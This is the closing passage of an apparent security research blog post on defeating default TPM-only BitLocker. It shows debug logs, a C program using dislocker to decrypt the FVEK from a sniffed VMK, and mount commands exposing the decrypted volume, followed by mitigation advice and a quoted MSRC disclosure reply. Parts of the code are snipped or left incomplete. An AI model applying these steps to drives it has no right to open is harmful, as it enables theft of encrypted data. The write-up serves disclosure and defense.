Mon Feb 18 22:08:44 2019 [DEBUG]    `--> AES-CCM -- Total size header: 36 -- Nested datum: no
Mon Feb 18 22:08:44 2019 [DEBUG] Status: 0x1
Mon Feb 18 22:08:44 2019 [DEBUG] Nonce:
Mon Feb 18 22:08:44 2019 [DEBUG] b0 b2 fb 7c b4 c6 d4 01 0f 00 00 00
Mon Feb 18 22:08:44 2019 [DEBUG] MAC:
Mon Feb 18 22:08:44 2019 [DEBUG] dc 5f 42 12 9a 4c 5f d5 12 97 e3 15 9b 83 10 56
Mon Feb 18 22:08:44 2019 [DEBUG] Payload:
Mon Feb 18 22:08:44 2019 [DEBUG] 0x00000000 fb d6 5f 50 e3 82 92 60-71 16 5c 7a 4b d3 a9 92
Mon Feb 18 22:08:44 2019 [DEBUG] 0x00000010 a3 94 ff 09 ed bc 6b fb-16 cc 2e 08 ee 25 57 95
Mon Feb 18 22:08:44 2019 [DEBUG] 0x00000020 e9 7b 83 8b 8d 6f cd 0e-06 e9 5c 54
{...snip...}
```

The values above are then passed to a decrypt function, along with the VMK, to retrieve the FVEK:

```
// In the dislocker main directory, run make then compile with:
//      /usr/bin/cc -I./include -fPIC -Wall -Wextra -fstack-protector -o fvek-decrypt fvek-decrypt.c \
//          src/libdislocker.so.0.7.1 -lpthread /usr/lib/x86_64-linux-gnu/libmbedcrypto.so

#include "dislocker/common.h"
#include "dislocker/encryption/decrypt.h"

int main ()
{
    dis_stdio_init(L_DEBUG, NULL);
```

```
        0x16, 0xcc, 0x2e, 0x08, 0xee, 0x25, 0x57, 0x95, 0xe9, 0x7b, 0x83, 0x8b,
        0x8d, 0x6f, 0xcd, 0x0e, 0x06, 0xe9, 0x5c, 0x54
    };

    unsigned char mac[] = { 0xdc, 0x5f, 0x42, 0x12, 0x9a, 0x4c, 0x5f, 0xd5, 0x12, 0x97, 0xe3, 0x15, 0x9b,

    unsigned char nonce[] = { 0xb0, 0xb2, 0xfb, 0x7c, 0xb4, 0xc6, 0xd4, 0x01, 0x0f, 0x00, 0x00, 0x00 };

    unsigned char vmk[] = {
        0x9a, 0x12, 0x61, 0x46, 0xb5, 0xb2, 0x85, 0xc9, 0x3f, 0x7c, 0x4b, 0xcd,
        0x37, 0x2f, 0x91, 0xd0, 0x18, 0x1f, 0xe7, 0xed, 0xdc, 0x44, 0xe5, 0x88,
        0x45, 0x9e, 0xbd, 0xb2, 0x44, 0xd9, 0x7b, 0xaa
    };

    void * output;

    decrypt_key( encrypted_fvek, sizeof(encrypted_fvek), mac, nonce, vmk, sizeof(vmk) * 8, &output);
    hexdump(L_DEBUG, output, 0x2c);
}
```

```
doi@buzdovan:~/src/dislocker-0.7.1$ ./fvek-decrypt
{...snip...}
Mon Feb 18 22:35:37 2019 [DEBUG] Ending aes_ccm_compute_unencrypted_tag successfully!
Mon Feb 18 22:35:37 2019 [DEBUG] Looking if MACs match...
Mon Feb 18 22:35:37 2019 [DEBUG] They are just below:
Mon Feb 18 22:35:37 2019 [DEBUG] 0x00000000 86 bb 9b 2d 98 84 85 40-3a ce ed 70 6e b4 a8 3f
Mon Feb 18 22:35:37 2019 [DEBUG] 0x00000000 86 bb 9b 2d 98 84 85 40-3a ce ed 70 6e b4 a8 3f
Mon Feb 18 22:35:37 2019 [DEBUG] Ok, they match!
Mon Feb 18 22:35:37 2019 [DEBUG] 0x00000000 2c 00 00 00 01 00 00 00-04 80 00 00 c9 4e 3e 9a
Mon Feb 18 22:35:37 2019 [DEBUG] 0x00000010 18 e7 50 38 d5 c1 74 04-7f 50 3e 86 5b de 78 83
Mon Feb 18 22:35:37 2019 [DEBUG] 0x00000020 45 6b c4 ef 9b c1 00 d2-45 97 14 1b
```

After retrieving the FVEK, we can pass that info to `bdemount` and gain access to the clear text info:

```
doi@buzdovan:~/src/dislocker-0.7.1/src$ sudo bdemount -k c94e3e9a18e75038d5c174047f503e865bde7883456bc4e
bdemount 20170902

doi@buzdovan:~/src/dislocker-0.7.1/src$ sudo mkdir /mnt/ntfs
doi@buzdovan:~/src/dislocker-0.7.1/src$ sudo mount -oro /mnt/bitlocker/bde1 /mnt/ntfs
doi@buzdovan:~/src/dislocker-0.7.1/src$ cd /mnt/ntfs/
doi@buzdovan:/mnt/ntfs$ ls -l
total 5555352
drwxrwxrwx 1 root root       4096 Feb 17 22:07  Config.Msi
-rwxrwxrwx 1 root root 4195418112 Feb 18 14:25  hiberfil.sys
drwxrwxrwx 1 root root          0 Feb 13 02:09  Intel
-rwxrwxrwx 1 root root 1476395008 Feb 18 01:00  pagefile.sys
drwxrwxrwx 1 root root          0 Feb 13 00:59  PerfLogs
drwxrwxrwx 1 root root       4096 Feb 13 07:35  ProgramData
drwxrwxrwx 1 root root       4096 Feb 13 07:35 'Program Files'
drwxrwxrwx 1 root root       4096 Feb 13 07:35 'Program Files (x86)'
drwxrwxrwx 1 root root          0 Feb 13 01:06  Recovery
drwxrwxrwx 1 root root          0 Feb 13 04:05 '$Recycle.Bin'
-rwxrwxrwx 1 root root   16777216 Feb 18 01:00  swapfile.sys
drwxrwxrwx 1 root root       4096 Feb 13 01:06 '$SysReset'
drwxrwxrwx 1 root root      40960 Feb 13 08:44 'System Volume Information'
drwxrwxrwx 1 root root       4096 Feb 13 02:39  Users
drwxrwxrwx 1 root root      24576 Feb 18 01:00  Windows
```

DEFENSE

Enabling BitLocker with a TPM+PIN protector should mitigate this vulnerability, however user's will be required to enter a PIN at boot. Smart cards or USB keys used as an additional pre-boot authentication in addition to the TPM should mitigate this issue as well. I'd need to take a closer look at the different protector modes to be able to say for certain, maybe some future work.

As the system boots with no key material required from the user, there are a myriad of ways to attempt to retrieve the BitLocker key. DMA attacks come to mind, I wonder if there are any protections for physically lifting the TPM chip and talking to it directly? Even if request and response parameter encryption is enabled, vectors for retrieving the keys from the TPM likely still exist and enabling additional protectors (such as PIN codes) would be the way to go.

I ended up sending the TPM2.0 attack details and sniffer source to MSRC, their advice was to enable additional pre-boot authentication if you're worried about this attack:

> *We have completed our investigation, and the behavior that you reported is something we're aware of. We don't expect any further action on this item from MSRC and will be closing out the case.*
>
> *There is nothing new or novel, nor is this unique to Surface, it applies to all dTPMs, both 1.2 & 2.0. Some fTPM resist this attack (MitM dTPM), but you could just do MitM on the memory (or freeze it).*
>
> *We published guidance in 2008 that customers who care about these attacks need to custom configure a pre-boot authenticator: https://conference.hitb.org/hitbsecconf2006kl/materials/DAY%202%20-%20Douglas%20MacIver%20-%20Pentesting%20BitLocker.pdf Unfortunately, the 2008 microsoft.com blog post on this topic has disappeared.*
>
> *BitLocker documents that this attack is not in scope for the default configuration. BitLocker recommends that if customers care about this level of attacks, that they use Pre-boot authentication. https://docs.microsoft.com/en-us/windows/security/information-protection/bitlocker/bitlocker-countermeasures#attacker-with-skill-and-lengthy-physical-access*

So there you have it. Enable PINs.

READING

- Microsoft - Trusted Platform Module

- NCC Group - TPM Genie
- BitLocker Drive Encryption (BDE) format
- Intel LPC Interface Specification

HARDWARE

- Digikey - Latice ICEStick
- DSLogic Plus

SOFTWARE

- lpc_sniffer_tpm

Follow us on twitter

---

info@pulsesecurity.co.nz

+64 4 889 4756 (Wellington)
+64 9 889 6871 (Auckland)

PO Box 610
Wellington 6140
New Zealand